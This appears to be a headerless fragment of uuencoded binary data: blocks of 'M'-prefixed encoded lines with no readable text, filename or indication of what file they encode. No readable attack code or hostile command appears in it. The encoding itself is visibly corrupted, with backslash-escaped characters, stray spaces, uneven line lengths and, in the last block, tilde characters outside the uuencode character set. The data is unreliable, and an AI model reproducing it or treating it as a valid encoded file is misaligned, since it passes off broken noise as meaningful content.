M4VZ184W6I\`JFV_)`-5K7V;!--URI5E\B32O/)F'<-U6BJQZTBM`JK%0ILXN/
M.6"L*+T+K*/MC]'`?U#H^MRVK`0\VG\$>XU&9<48"ZEH4F7D^\$HQQ8X*/EA66
M,4A' [<[/,7L!]SQO1ETP(U.L5HC4T(T17@=F1Z12ZV)37*DGG"^^:KAF#D;#6
M>.:PH&3/!3L_]R=+47H&TK\`B"[S**T:E(,H\P]A/4>3BPZCAR8`E5>BI<IF
M!\Q0Z=2-)I,/]P#03@>^XOT\P^,O_M: `+\>O1^28V\^^`%M,C@6R?S(_XW1T
MU]@JNPH_G5I&BCLO`5F[*X51KY5, [H#C&N?XLCZ/XP__3W!\V9_) \:<4^K#`
M\9T3OY7CRSC`.'O)_F^/7PWH.XCB;P7-`)><X83D?R/_#O\$<?U[Z>WI\><E
MR%L5?G9G/C<.LO.*XDL3V%K<S-9"@+5K48&#/T^IKGHS6XD[8<]_8)S,/!YL
MR7V]JYT(K7:U!KSM.SL4^74USML^!L6@-836P`Y`WO0QG^IU@#15/H:KPMJ\$
M^G/>`DU_QEL5Z`HX*^-\3F3SN97-1V;SX;Q%_7FC-Z.LN(Q!.AKR]A8-><MG
MU`4S,B7D9\ -RX"UPOUKCO)7Z=,7YLFGE&-2MP%OQ.N2MB+Q5E9L&TK^`,G^/
MMUI0YG0C;^^`]1Q-SF.\%1EO<)<G!\Q0Z0P;3<X\$WI8\WNX.\?81;S^S7"C@
M+>IR?B;.XR7US.?NPGP\$RC,*).4I:A#<X?\?B]"OYHA^_V`]7-F--<' /8.S
M]+W0MQ/EJ3GP4[R3<8HGXC./9%2L63_/7OW?(4CGJ3`GZ/_\EO@?\I.7%`J
M.+P8Y%FP<_?B^+]2/\`%H)J@>F=)>\$_OW_R3SE##\$/7Z=_#?-H8+R\2&FA
MQW@`1/BZ07`15=HLDKYDZG-<D@N4A#:`6QC:#WK6;)'4QK!:YZ?`-\-\<X"
MO,?%XDU3^)K8:%D%N&<IV"/`/2N\$V_!B,\<#;I?@>C,;%F1N#_B/!JS+._B4
M`@!AJU.7__\$T\N1MC8F\$-!;TCU.;2H"7=XC;*B(I` (ZKN%Y35['=?0?)RN!\
M)_<:!M,N/=M8`V]"S6+8[]GU<V"JRW5NS.?P&XL99: `;>2J9U-7.SY5RI>L
MVS17/03["%W8`*Q7,6N((68E);2^"YG@7Z)N)7PWUIMN[6[NMMCZEJ919;(T\$
MC_5R:S[]J[V*%&NJU)! .RPOV9_"#)6?Y[Y"75&R+P59ROV!MUP!+;E^_K[`
M8E#AEJ_X^PI_X3;;`B._Q?P1&OX;((Y7B81Z2_D*<(W4O&0+=%X0)Y]2%JP
M2EZ, JRHQ2=%ZU3&=4ID)2[G*\V3US`M502-A\`%3EX21<MX[5`1^IVXA/
MD\$0)GCC/2?`E@17/OV&LU[&FQX)O`7T;1KG"HB0K;19PM5<`CH76>.) *L+XR
MKN^5UGC9E5JI*^^CO(0KZ,"WU97X"DXBRBE5DB4IK=X*SH/U8"6V4O-R'_.2
MMU+LG:]4"\&</LI^T`#S"U8`UR8.8>DRU?))19KQGC`J"D)THSKDF;V>@?_
M>C3Z5KK8W`8BR.=L&,V\$/3K`\$F`W9<7%,+?3\5RVXQ*E"/]*^4LM1V1O]EE0
MWVU_9("GTI82+5')<YH<\$7-)4/Z/]73XR814Z)@"=(P)T3%Q\$!W`Q="Q".@X
MC=\$Q\$^B8Z=\$QU+AI;]P32/#MZ(%QZUA\)(`ALDA-%;QO95EHU8)!FNLUXE+D
MW0Z,TE#_.^#KA^5>_RR=+3@@"P\;C4)GXU0E2XZ'?CRV9C.M46R:RF)K7&_Y
M\=G5T%]#_6*K]L`_F.&03G@/P]Q7@9D5@IG%8"POYO(@P`OQ^<;8B:NM3H\$^
M2+G*G:GB-K!RY3M3Z,^5MR;AY56LO")A4EY>S<KK\$J;'RVM8>6/"%#';H;BM
MP\`O.2F; +=206<5J5I@M@E^SFM6L,UM\$OV8-J]EH\$F"_%JA%"K"J!7\$@3BQA
M[%IBN2@2R_?<!7/"&):C%+030?,<!W(U!6;KRCRBWT&*M_*(^]57F9*G12G6
MN0D>>9_O1=XWR%00%4W2/9_K=KYFGT_Q8@F9#A;O0DIL\$4M%#V`)5/#L(^J
MO?GY@V`3OI\`E>=\$E^R=L`M,BM^C+`E2\&,5W?D:*R,69P`F\5.PAX:A5\$LX
M>I.\$M8A1\`*L\$5]#9.PW]+BQ?=@CO16#WQ<+*7A[]7T9@QQJ]K0N(W1:%]7-.
MQD_E.;PX#Z2_/5\$<#[V\$,UBO^OF\+=KAS4;\$V=2+6(NX:`17QQ"XSHK@.A-P
M#1\2ES^`^9\$YC(N=@PN0X,"1)0"+>VO*%0D[FU,:^3E^4,8S`AO_5O3,D7+6
M.JYRPJ^(_GG/F96\LS-#K7@FAG+8-@OL6LYE0]I6ZQ#2*-8Y!;%`Y\$0=*=/=
M1BTQDK6V/8JW):\$M3QYPC.2&=,)N%)WT6#%'-DB&`>!V-2[+]X#&&R\$HQ*D6
MR`!"&YOM\$:#;R@IJ`*>:YE5:2V;:%X!6J`.0?CGAD-S.8!P9`\83N7V(/?>Z
M(Y8N,DE3,=PS]_M`CO9/Y7JM(-;"EW-HI\BBSLGO;5.6N`],G>`; /TNPI?'
MDG%\6\$B, !NCX6M[-D([-8C[]EI8=AM1X35IW` [,7SJ<%\B?) *5`Q#I\$SR\
M.XZ(MRY"P^98O>`#UD=@GTJR4[TA]NZ8".ROC[AFIT9@[50<O8J7)S\ .8)O8
M`GDF69`Q3S!%BJT="+: (IXYY50+[^2VA_&\OU]<5M@RPWX/\7QP_3W,'??JF
M1.A[.G;>W.LBY,)I/,>WDU["OG_#8\$5P;\^&>CSC*- ,GC6J2-7'05O,=)!TK
M\ [U[/EA;_,MQ?JC5D9T\$[MWB(E/S]JXN/50+2!NEM-(B+0:<>P"GH4A_4Y=Z
M=A]:=(%\$^632MPR55AGV\$=X!8?DO\C&!S0AU^Y)8YU;JRO15P&G*%1C/GD2Z
ME/%<#W\$:+*4@?9\`H.C6AJK:5*.D5(V51H(5N55VY7>2`%Z9@5\$`6]@@ZZE@
M9J["-4>9G8>`YI!DI9:@QA!A364K37)]P1BVA_/@()Q6;>Y-WO9NS`BYEPS`
MASQX`7A0P.\U=:7WDSB`<TA6`9]IQ0S%Y\SDX`\$+_Y_\$ZG`ETW5FPO\VUDI(
MCR85I"K6[LI\#D7O2RZM0_I1)NJD_GLD(IV;^U`#V<"X^`<P?ANW\4.9!U=\$
M<AEO9ID`9FPNXRA24.O`DN/Y%9@9GV?9%/5JL?=BI4N\5\$\$]7[K@5-(TWG%2
M`NT"/TQO,JZP5>8H!WZK,*K11*#E(WZ_HM&S.4_S9)C=,6U/L`/W3MJE^/>L
M9\$`_ :Z\$-?Z^NF.]2>NPLTS;%1GROY_ZWO9GRYX.>/S[/L&.@&X:`GHO?. [(W
MDO^_LI*17VSB??D]I,V4/Q^,>/+1+/[PR&"7&\3+Z\=YCJK,<[CBW]\$10;C#
M]]O]G/^?L9Q_P],_!:A`" `E85UPQ7,G*G\$K,\$C[(>#8?]XP)`[Y\$9L(ONZ"C
M@K;7`=J4>S+;C") (=;%QH&7\@A6)#I)U+4'</?9CAL2\NR]"\$C8)=HF7]2!@
MU@/>E1I(R365D?%9\$S/J`I;9D(;1FLNM;+3BA*FPQ)*1D8NW0OT%X!5D)L/H
MV.+(G3^8JN";*_ =2C@U+,R=-4]#^#?<^5N;W>]I@1_';2&V1=KSK<TI%=[]
MG15^N(/XL;3"CTV,`Z;'CUN@_C[DA^K4.8GB/:X2UGX`QT`JVR\$))DKI\A`
MW8;S:8,=R7EB,!K9V:Q8\$`\CB!MI%YG_`T4H<P9/=D0Z.\R1`71<\$`_`CTS%C

M\ER3:00DK\JSL8K-[4I!K(Z,6UP']1/:&4?:6\$MGH5W!IRNE*,>5%;L\$A.O.
M;S;:U(8R6&C@K\$R1\2QJ"[0'=QD?:X_>99P'6L8Q\2[CXLA=QJ?]M;=/,/W<
M'?S?B^W^?9;#[#Z+#[^'I^+W-'<6ZD_.8+GK0J>19'[,OV5^B61^O^HU)<4
M_[P7V_\[8SF-AKKA7=@7\=SW+N&\@&#W%WPLA\O^C/'(%6X@O9G/*?J[7\$ON
MA7V"ORG.\[P:2.Y3POS:%+_7-]S/BY>G\[@LWF)S*=X-FP8^='TE=BES*;RY
MM!XXU,YNR(TQA4B\+NWU=2G2)Q[!D?S(<)ULO^0I]L)H\TA3].X(<MW;'U_
M@GT3>V6\2[F2U\$AXF_4D<Q+IL6<9"LA39WF)DI8HN\UZ(M2;T@CI7M)97J34
M2\'/K2@'I!)'\@R6M!-X#N#4GN[2')W<TD-I#<#CH1OJ<ZV!OS07+2>%Z3>0@T
M4UH2'ZQT!!V,]6\C6-.#L5+\$>AE@K?6PC@>L4H'5/(VUX*DCU\'*\&N9!G0U0
M<@'%^Q8A+@<(ET\$LH6TA_7_Q=%_?'\'/Z)DG#^F;.=%_?/,KT39+9@@)9"/7X
M=VV+NXYANU+#K#.=:X--OH:&[W"U=@8Y=5V=?\=(:0%)Q3ZN_B;3PIM(K?8^
M?(W?,3>1'Y)\$<^_[D'7E&P89Y,&[QG!V\O0KEKF>H,!G(RBSG'>=X\1;2PK1
MM19MES??:!YHCH8Z:BUH0)^V'\$\K5&;0V4\$C[I,K(V1VL8S[Z\$@#J-_OX\+L
MDSN\L?_&QM+>)-'\]JO]VI^8["<3ENU!/2B[9,M"."T@C:*]-K?PPB:.D+=
M(?\RD;!X)*'O%_!&["Z"3^/7(O5D0)O#1,O]BC&:97&=XY7[C"H^>9J_F,ZAA
M?/6L[!*X5)L,SNGM'J?O8'D_B\@F0Z>\94>EY8!!*?H&?A_>@CZ"QO'67X9_
MC_\'[(WQ5'+WSQQ<JCE:E\15;0SVZ_]/21I//#N%_IQ]&OP]US\WLF2'V&M;
M\#];N4RBO/X)Y!)M7/#'Q5+F%P;&_JM"W]9O*K(^OV+3B5X;G>&=-)OS%;RK
MRVVEYXVP[M9F1._7^_Y.<D9PE]F/] =5''?YV^*JHW8#I?A;ISVJ@+?7]3%MN
M(M7Z<O!%>DB?CB>VD_'\$5D')\$)@\$W,LD0&!^P0FAVS&N_H'IW8/1BF!/PWU\$
M)GX9.8_KW9U9;VP@Q19H01]TC?X.^[N\GB]YS!O\$4E!VU5Y=_5W':J&_C=Q
MSP(=1W%D)\S.)S.K#1:69(]M)H[956?,)*MO\$ZAL2?8,Z\'<T(:V<BR+TBV
M27@A:\E>229\?#9@<&_C_B3\'(D.'@'O'!(Y!W&'B\X_CX\$0P/../'?@"
M-K[8)H0[N#MBZ:JZIW=F5S)V\HX[/\3.5'=U5W=7=U=55]='.7H'>UO':)B"
M8P4*\/<*/O832!@V:0PU6?W.T2S=.IJ,"!MA!%;*M*7:2&7P6J'_-]#-3RM
M!:7ML1:.*2WGWFW>1)K(%)#?:-J)"SGH@ZT<-<SMH&.>XQNWF\$'Y/3]SV*
MVLV#H?<:?\LMK&'2YG[S1]D2QV3;@DEV-ZZ=JX4?*">R5?&^69XRT'7\#W
MW]V:-^>8'I;A=;,VM4!?-K3+,S0IJ?<M:@C'\$:_G>?<=^J8J(<VM)T'<DP8
M/V<_:Z(5NJ(P/W[4'IX?N3'SX_Y">WM@?M3R)NK\#(N0GT%:F[GM[=-(&?P
M4YTRKJ<XY'HN8U"HOP=F5VD6\9_JN,Z1J*A61*P'NS5]2&#<4(117XK1D'.3
MH+FD]XK<-Q;E=O'T!)TD*;<@B?M\#\<]U);G"VU96:2_<1^V=N'3S>4C7OXV
M7C[P?&8EK,E-G':Y"CCT=>C]][D&-UXJX-.)4=2U71KPU1OMX\<]>*=HK1"\
M]![\'>E"6"IW-;P[.YH'_7PJ?R=M_;1I%>5>1X-S^/HQ3,?8<G^/XJ4I6.5/.
M"5SGOPE2M:GG[+?P5UKHR=T&T5L,(S+;J":.<1VW+6[DG@JP_QC7%MZSAHZ^
M!N[]YF9?QA/_:CO\^X.5"27A3B&JVDOO9HM">*R%7H)?T/DC;\$H&X7=Q^!7\$
M8(%<GNP0,B+(R0#!\$C2UVU99PA9/C"5))\@TW^%Q1T9T>1:#_UHZI&Q,N6QL
M^W?2L@#'[T5AV\NY1GC0A/TZEHUAWWS'GV?%4-[TEOX%R\:.C^*O8_Y,WM\$S
MQ/O#P1T^_OZ(?'\>YY3>CV<B!S[JSQ[V_H52E^"R#/#81C1T+E%#&WU/S;#LH(3
MDINXK7Z,W(1KSZ-<>H8RHV'<#^<-CY8SZ(MGCPC'EH/WB9H(VCX7<VA'E';6?
MG)3:J_13H[:9?&4T\$:/-).NT7CLRZGA^\$BA9!-+-L,EFUCR+BMIBI)-XEBB
MY#T\ -R_9"MY?AQO8TUKS&=(4\$[Y0;;@JK-^B?4BW*5*O>J'CU/6JZTW%MS<+
MW#<[_+O^JC>7,J\">!B](?QG1Q%\VN"?H)"_@"^2S7AZ2Q-)Z45#6](C\<'
M&4/@=U#N;"Q7\U9'6=.@7'4ZD<].1,R/^01OU\$C8PQ(6RO>(A-\$LG0":2P+H
ML#D=E*)\$F'_T0IVE'A65Y2KM'"HZTG\00@0XGQL]G7^/PS\$:RAUF4^].RAS-
MIHXV&,?U=ZWFS0#:M+^E^.OHG2;6MXK7=[</\R1,UJMAO3#SX7<_WG/6MRJ:
MG@4=!BT&N,JU0=HLK89\5:F2?5;'F=ENCH'1]IS]+UA29,;4;X!\,&#^4'J/
M:+G,J-FA[]/0SS5N=9"PQ:J!QQ"Y\$4K:IV/ZRT6V,N2<+H*M_2-P>)^4\$=%'
M6YEQ]NI[3H_YT:!AH0F:,G9NP%>H^&Y5"X3LSKT]&\\$YAT%3,R1WB>@FB6@
MZ;TX+A6!;'[C@S;4Q'1'?T]S-\$J]?@5X\SB]</*#:O6K;@;J8M4JB!D491&
M,(>W1H4:WK7Z%8PDQ'R'4NK0][3^3"==1=*?C@,[DG,WFA>0](?51-PUH\I]
M6MWM6EK:&![TQ-F80X'6\$]@8@EF%<TG8&0Q_KW@2\,_F<\G1#FA.!-K2HT-;
MIA*OA[%>Y4=LD4)5A'F]C%/?4T3]'4ZI5T1]'<:I/P>H1[M*0'_-[5J#E"/_
MR9-Q8Q('YOO_!W%@5%_7.>CI_'GERKCO%W(,8/A=J(3CF/N9\$QT'B?HL
ME(U@CCK&')>MAODN8,\$>V?TBK'PE[/_VV3'=4,(U?\$,PC&\$9C1,*@VA&0T:
MEH9Y09<P^LFR+Z[HXOC?4!LM[-7^,]3\$Y^L.\$F/3?MK/X0CKOJJ+U=:
MH%T!WJ7%VE7(XU5H5^CAZF5!(KQ)"_S)I:<NS,5KB#<34H='NS*\$=C7,ZX6=
MG<-!MV*O%)X=8S_DJ:1/\CS/C#IL-.Z7@M3S>B!7%'--H\$^!7-50/VO)UJ;O
MEWW@W=0%.12H*TOQKQ90.(B):6!?(;(/Q[URU[1F,/RT-9U&:Q>E9.NE\D
M#+G*XOYA[Y?U1B/\V>NLX2B.FA)*^QC2C%":SI*1,I#5)H/\UY>YP7PDDJ1U
M\'X9GM'P7T.=001'9\$3/93:8UX'\$&&>L+\\$QL>3T@7\ETN=HN[9="6R%W^S4
M2377T;X"[UZ&,C&CMUOB="MA][F;3\$R!LMUA/HO+_/72P'W,BAK=>9LLB<>
M[K%G"V.<M>;QN.)[-V%>7\$^]Y".[2/]-4*F=9JV4Q(^5:N%(X3#D,&0.
M80&#\JH-]' ;,S:'6\\$P/L-;^GD'I(+TNWY.Z+7?\CAB?<'QB8G3AN!R*UZ
MF**S#=#*@.NT1,VT@1LY-&<?@SF%3]X0^L!?!;OD^!\3OU>"NB](ECZX"TB4C
M)JN.@G2Y0_X?9\$R%11UV2Z@F?^R<IGCT!J\$)(QEZSJ9>,(V-%W?9U\ -TA'.
MJZQ/QV]-QM\S<N]CWB\1_AK(@V;TZ1TU4>XS";\D,WIY"V/1KS*#^&7"OC1<
MZ*=<QK9\$00\$E*D":R<K1/OO[O%LH>6CS:1[E]<P,>=#CW33#I@IAT+]6/K
M\ (4'.5K4LU-X36%]:B'>Z\$]\-,;H4ZAS#P__R74WDQ<*/-P49E=_AA]J(N<
MX@X'CDJJQ*L?<[>>TMA52(F%H:2!O;N?L7/Q[XVA#]4->Q"S<Z@3>&S?2'AL

MFLG>D2#ME9%2_FLFSXTX[\$@1_4\!M^6A%SK)-;Y/O:.W6[[.R)#OO@U\Y[!#
M11QYT&\M\N/V\$=&FESD(8)E;1D2N5RV12X[UY_[S_S_O3B_AW3-/R+M_.L_&
M1L(\JXXT\$QH:G<^/CQV=CX)+FX*VN-BF(/U!8@"O)W4&&5&P#>2-PZ\$8A1J/
M;:@512*<1!UU,L55JD\$-V[UJ%TO;B5FP`T7\M.1BH6.T9)`&5,OI\%R3`6^:
MA#]A],JPA21!NZG`1,KM``&IA)*"W4:V+5/2-FE;G;\$XL)>4^^T)%V#XW4`\
M[W3,?-R)[8HYT8D@YPX!S]YK+N-UQ_&,DD,.F1U\$GB`O+XE[%I:F=_\$5_'XN
M;>_A9\:. /I' O_MO@.4L'^6D!Z\$K0KZ^62.=8ZQ]35OL7E(7T9NG79`YMVD"6
MX\$Q"J;UU``>35_CSM(\$SH5W[RXK:#/4<Y>O3*I)4@!_\\$^@W0!X_POFA'7#\$
MW'Z&6)%LA(GW3!=YC)]'GX76JDWIV^^O\8`GKBOPQ!%=CE',WV=O@+1[45;5
MWH':MY9[_4>*O>X?()1JWRUA[A]DE^CLMU0G%+:P6/6%3L[8&SN(%@68B!
M'/N_4>:ADC*%9BPP>KBF"%H"7:):X:X[H";4O\SV8&S(BK9<7>-POX!N`IPF\
ME?".D6IS;E)]Z3G[\'(HD)@[P[:+4ASEUZQ&?:XI2G)S/C,QAFK0U<6^GI%
MP78I[;#W0UH#UPO0[O@#W?PF+-BC&4R9_\;SDA(*5A5826)J5+88</U_;Q0
MWU\$8VS^/"UNIN,/Z!*2ACN+- .5JP+#L4:%?0RPII%V7)>?QWXZQ1^/[<8F%#
M)%>AD/WTR:(8)`^7R3%SU!1#+CTG-(Z.JI/@N7%,>F<&A6P(]'6;GB[\?B-
M17G5;\L3<2#C7`:IC!YPS]+Y%FUZ)MW%DL[Y%U0<O>4#W3\XGUWV\$]27H`
MBM\7S]GG\;6DN^%0P0[])8__[9HD`4J?N\RT^1UIT>O_N5CXT^7L7BZSQH&*
MF;JCW*\$+337]F;"CJKYO4B1DWPND?;-P[KT">!K),!M'YY%RPO\]MN+\(X4
M.0]:E+#>06]+CTA;4^42_\P+6N-[Y\$^]S)N58H2\$>O&72+.VQ.:M^&P/@O/
MI.D6Q5\$6:WVN1M`8FT#`S/(M-Z&@T`_PCUU<YDGK`85>@1@W+MLPP=ZK+=.
M5Z(:Q:'UW,,/8<V,F\CU)ZYE,-3\`92!*Q%-0KBH.?9)4M@ML\$S<@XMKV]F
MZDE5<`[ZFW_\$I;8.7`5NQ)UO#W]VM--('#^HRV?D%%PQQ.Z'M'L;#^G>]:(G
M,`4C7\Q"K;8"HR:S:FQWF%_-\$8J6L\>/EE,SCL^:Z"6,C_,U?RS7D\!7\L(E
MTE?RH![VH6POP`_KX?FU=(F<7UUF>)_\UI)@GSR#[Y,J^3;`/E'1WW(V2*E6
M:HB^9*:(-E)Y36G<5`SR&1BT!0QE\$8B9DR>'C8GDR\$Z@YY.K.K*%"\$+4M6I
M/#T/<EGUV?H=)D2D=A2Q&E\M`PCL4%*RB!0"JV7D3A2&(M-P-.AIR[&'W:
M4BN(`;NO@/"[&JG*1N3%%%H(YEF;Z%Y^KA5S^%E(?@&6IE2.:["<%9_"6NH%
M_5@KL[#TO)9L%-0U\$J=I4A2I:R16HT\$:P]0U(G4"7MK^TC(>*I-E5#9!7S15
M-T%?TB9B-4GXB<O*TW^&OK2FA`MLGU;<8U/&Z;')?O_@J5YVRH^A7;N@Y5-\
MZ"\P=S(8F=DX,FI6O94(6#*536TJ/+. ,P'IXG+Y>]"DHSS5\$M_"Z\W0S_,; ,
M?:8Y>I[Y0:\$4M\$688]J(L;+";50%9-LJ&P&O,=DHWYW&721(HT5IX[<[3Y>8
M:9*L`/DEM5PQ8-TT:#/4FR*X@O!QBCN-#Y:)%\$E1%Z08P.D&Z\$HY]P*"Y?PC
MCH&>IV_CKU8ZOBM9F\$=8C^00IRE!BE(N.3GOY.F;4(?IYNE;^%OK2_X6:D]9
M35/N3EEN2RI5.SLU2G%, ,0I@840G^G.N2O1Y56%D9ZD>S.E@5IB%\$9QI;Q@)
MP[>F4HVE,Z29K![!\$G%\$_O31JR9?/%K-I'D4Y[;DMO%F=@V_L:5RN!IJ@TEP
M9K-,B&JU<A)0[`#%D8F\$S6D@R@18A<OI[Q30`6?8\$F"FD@YUE5S@KHB1'(2
M)?O*RVGZ(.IME!/\$P8]?"[V<%V>_CWR!@OWQI`>GJ>L_XO7M404-)8EDWE
M<Y7UA6JS#>!":`\$?`S5\$8YF875\$[Q6>A@;*61"S4V\$ZUNG%ZT7=25;8;!WD
MBE2.TVN3R()I-P@=02C-.;<A[ZXWSY`JO`. "X[+-`OZF-5U`BV:'RW!S*DD
MQ>MNV2FLNV^*^9^O6D*S11[+1',G&KB1(+=LP/JW+^=C?.09^R1A*M\1/1&E]
M\1S_R<GIQ(B"L)-.-4`'QI)6`\BC4SGN2KYN]9A3R:Q)94!%1UO3<O33X#;
MFDG-2#QEE*7&4+O+DC2AMWK9*>TTZ;?CJ2;@II>IN#_9"B+!#T!S_)6*LJ>(
M([6'?<P(_"=E1;M+^KUNP?NOA1LUW?;5+"R'U'0%<@4#R0-EC[HN<;:R>LYM
M\?FK:-N,RQ)D(07N46*DM2%*O):KV4(E`NW^!Y!)]H'PDOY(RN"(P/PIW/\
MV^M7O@VSW5C;O,X5"-AV!P.JRV"M17=^IEIX:V?JQG::%^S`.S" `*D;[RJ>
MWR7N7ZY><@?0'3Y5V5%T_C&72Y=:R1U]A-6>\+X,UEM)T(:4(&OL31A/A,ZP
MSRKRXME9J&6-. \R]O8(3&<\$:3<5I177P`MS;Q`[<%67N,<HQ_%IJ,V)XSAN
M8TDBXOG@VXZBMYTL/.+;62!'KAYGO(=.M[;QQUOZ?-R6U?X6Q^BS#L!]B[J
M%14)Q8GL-!V5<7Y8->R0,TS4QG@,07MNT6VOG:;D`?SMX[S`"KSB7;*=%;RB
M[-WA6`@A_CC7THC7MH.-GUN+@S;=!BG`.R[RW;VJ(?_G4[#PE:M*_Y,_VKRRA
MT3TV^N50LVU^C)U\3X:4-- ,UHP&.NGC75(GW5'DI_Y4`Z3PZ4OVNXX\$;L=
MORV`9XD>\&O./2WN<F_INQ1FIS_5_7G[&N2=C/S7>4>\8;Y#OLOD3<>LQ+0G
MQT7=.5N/B]K\$D]3EL<X#7<)V(G7Y(9@%3X#6^4.)SQU%GW]W@`GPUT_LN/",
M2,1%/RDX#NX0ZW.G^[[L4L<_VB5CSJ_U8\Y_%W2^%@MCSJ]E"*T@C)\IJ^13
MR'L1V@.HB,'?(V_.*[4\$?%\%9K!RK9*H[,NLLGK5[09!EE0&*&]C\$&I>`'IE
M=WN>24_]<\/:;V037UOF<\WV.SB:D>!:=+K]KD=;27HO8001"-X0SSP:P5OB
M^SU1^XNKIG5_#U*5#H2<>'OZZ"[GD^",_*I2W6"\0&\GCSS@=84BUXQT30
M.V8^:,@D+C3DA;`R8#Y\ZN=/CH(W\$0MP^\\LK!E/RWJW^`>*^`>4H&X02@MW
M'&9!O4FL=Q[B78#K_;Q!>+H<GGAD@GE#_)2EH="&%D?>[A-U!'TP&&L(^;7
M41O2LSN7CO^<K>4E<&E#ZUTJ;6@SE5)?T2LDCIO7Q3TJT7_]`+\2UT":5`^N
M>-MF8HQ^'6W`7N?%P)/_P;TR_@M'3^NMMW+KO<@U'79%O+]S\$4M48VPZ3X)!
MC@&T`_N6XSRN\$5I6RY)^,AGM,YJC3^=Q+%>Q^E)SE+23UX=?8G#8@EB?^X(U
M2+P=(@7/0+V=@BIQFGPQ<-D+,1E;K?CK#`MB57H%6NL'3E*#@?'#?EGIVSPN
M#\W]!Y=*/]2HFG,'=>F`*M,?72I]L;`N^W1NS72?HV[H>S1/^OU=3S.0=I5N
MA\9B=V\$3E?"E-<AUZ\$-+3%>'-/A[])_JJ/G4Y:6\<JQ5B?F-:.`^8BB[2IG
M_Y['@L%3%4RMA>)] [9.VE'OS\$/]I'6T\7K)'%]JG0UM+4GK]%"P!OXVT1Z<@
MKP6VU_T%6F]32GW2W_?3//LV)6?/9V%^.UK`>TP)>%&LN9\ME6ON8TH%\$7=G
MD/^.`WPW\MLYB2IOS6-`Y8T,X_EDE3*" [U6JL1Y;WZJC_>KW%<ZA"=5@WAY
MJ,<M(-)OWLM:R482<=;BV7<S(3E?1D_06SEY2T;)WUI*/UBDI@WQ554V/O5
MA?8B:+&CO%>^2"%:(NFHU3YD!"&ZH/0ZIG`+V]?LG%M%6HF`WLQ\$+W]+[[=O

MX;&)ME)%"V,DU6M!<O+86I*;,X\$H+>&TG(W14/&W&G[3F\~I@O;U/NT~RH1(
ME!CK@5L)7U/= "OR"SCBY)%"N9.0ZJ' LQRX.<GB"MD?3S@:WVS&X1&S+AWSSK
MM@>5;GM(2=C+['5*,)8SNN58#BKA?76V#^^\$W.4A^-Q" _B\$E^+X2(1< _%&L
M[_2D(N1`6"MU(2WJJI' /7.B5+;@! I9U~L`FALRGKTU9* [ODX=LK3<H1^5BS>4
M2WI)D@ELYF.Y)5C,QYILBS?56D.2AL`R?*QOEF`9/M:_EXLWQ~I(DE&!%?6Q
MOEZ"%?6QYMOB#;' ^"F;N3\@\$M8*HZZ?#\#5,3U~\$VQ19I\$9KX'^:N/3R*(MM7
M=4_9C)A>GHF"6ETTQD0@R@W!!#"RP004.05VH1D0IX\$1~>!<#&@JXL(*K#@
MI^YZQ<?ZVJC1Q<_U^K@H\;&N#_2[7A=U77RM=_4N"JY>!#_]5@7N.57=-=TS
MH+O[<^?~]U6F^E>G3E=755>=<ZKZ5~Q2FF(8&WSW5))0!?.:P_UJ'N@ "N/N
M'<J.4P>?N74PC/ST*)'YFL+E)+V'03L33I<WP!UW8~U764FS:C)OE/[%,;D
MMT\$@P3V@5]/A)'DZ#'ZW'IYZ(L1'P~TRE9OH<!AUWD*J,#Q+)&,[H(&C/%0M
MI7>OEE)T\$+P5VPM6./='=M>E=_=(#H2,L3U" F;2W1Q\ \19,M>7~DMBQ%+?EG
M\$?3C[+RY6G*6S%)GJZ&H5J\UK~*OQGZAHY=BG8U^ (= \ [AHI2;?! ,V3L~Z%\$
M> \'+*;='S]V!94\$Z\$IT_1+NC~OU=WPWC["ERC!V~<BUQ' _+[,7T[S=8WE!LYP
MV&OQ%\$G\1B_C@2_K]B=]L:PE)*[1_ ^---_W@Z,O?BV"\$B[N[THS3STIQ3R8
MJ;PP7,[B(/&\$J6)L_3\$P2W3&QC#A[\47D+:&O7?#U67P.X[ML^W7G*I~\";+
M?%QPQ_*G733D0YV1FT":*=\$S`#7)TB3*)\9*M[*8E]YV*M9[&+JS2#/:@G)
M@G&A'BF>.A[%KSR*!XY'L=JCN!6%*X6~'2CCHI^F,1#P6Y0&7YU/?:;J1I)S
MY92SFCTYY9#F/^~M?K,WIDBR?YY>V.R?Q[_2O'D\RMIO)RV0_AS6==B4G7LD
MN=LHT%7_25#&^Q\$51TZ6~IJJ3\$H!F:8\$99HN+:*B3*,R#87),^HXM<&39U1+
MX_)#,\G\$<XERNZ`>[TL?58ARC~7\$Z</4PIUW;?'R])7YN_KJ_S/2(\<%9[4
MAK@!\^C\W*H#D<5\$FXJ86=)MQ_0>*,N?H\$S*EO6_XV@!Q?N_=)4XVIN[DY2
M\0&>F87R\$66Y3.UX?/Y\E/.I>+>0HJQ*2<4?"U67[EY.=Z/O?B>K@NX;\$7L*
M[C:U8B_>\$WZ?9^?F0ILN8C*!3I82[@]I~6O3&+G4E? \WLM\D.X]/!LW_0?9[
M'E'7;E6NHKVX9?T9^B1*S#LHZ<?7V'_?P]3M9VS/>+,GG]T)[\07K#]Y[_:7
MD'8O]J=*K^(CCTF06\$LL7<S;P6(AG2^ .OR76,;>+U!#)\R_S97N]0!&Y9"X
MZI[B!&G+6%H*^#E5T,=!9BD'F26N>SP4GF<DQE6=[P&'F5N2W)F;6W?BQ&'K
MYAG;8+%\>ME'GY)NAK'Q?T\$NRE0FF\$?F?'HE0'\+T'_ .Z\$UV^D2V9"B5\~]B
M~K)B&I[9"()]I%4IGR!VE,?!>#O)\&NX?_&OVS#)S\$3\?UD\$)*XX]Q6!QKU:+
M*)9D'_50W@+XK+NI7XX>M,@;*UOI=WP>LHC[\^3CD@KCTG!W7"JB),1W52.>
ML:M4_]@20!L\$F,^WR5`R"1(JV,\)\#]N/NA8N:0*_Y,HPZ2EI9J/+K@V&^
M3T8KQ/TU9<ICS*/\HRQ^"\PS._D^&N/)*,_7#._~?T38~^W&S@CN^35/ZK8?
MC]3AM^)RNYH.=:AX9@C.,Y18RL1(IK*!S&=W/T'="/_ ,YG/[@W](E)\$3"6F
M> ,^S1CS/3NH]3]1]!Z`M#V\$^<FX>R?M~I8K()N!BU80W[7Z4\$^WO4+I<K&?
M*)X^YMS+:7`O&J[\`<1_#J)\)G0O>#"?I3GY+F/YG#[. `SW@_005W\4%1FC&
MYZ<*US]_IY;7F]KHI8~<_I<K63UQCNR%L%^GN[7`1FG`3#G*.Z=URI,;PSW
M0]J+(@_5_>]I\$Y_4G7NXR7#[Z&OIWKX~XEJ.II8^DF&=@7NQ<0\W<8S[A>?
MST>W\$2N\77SG9H7?S'[S!K\5#`O"]QV<]]W;V92/\OOI!GY^VXW(W0KS9]C&
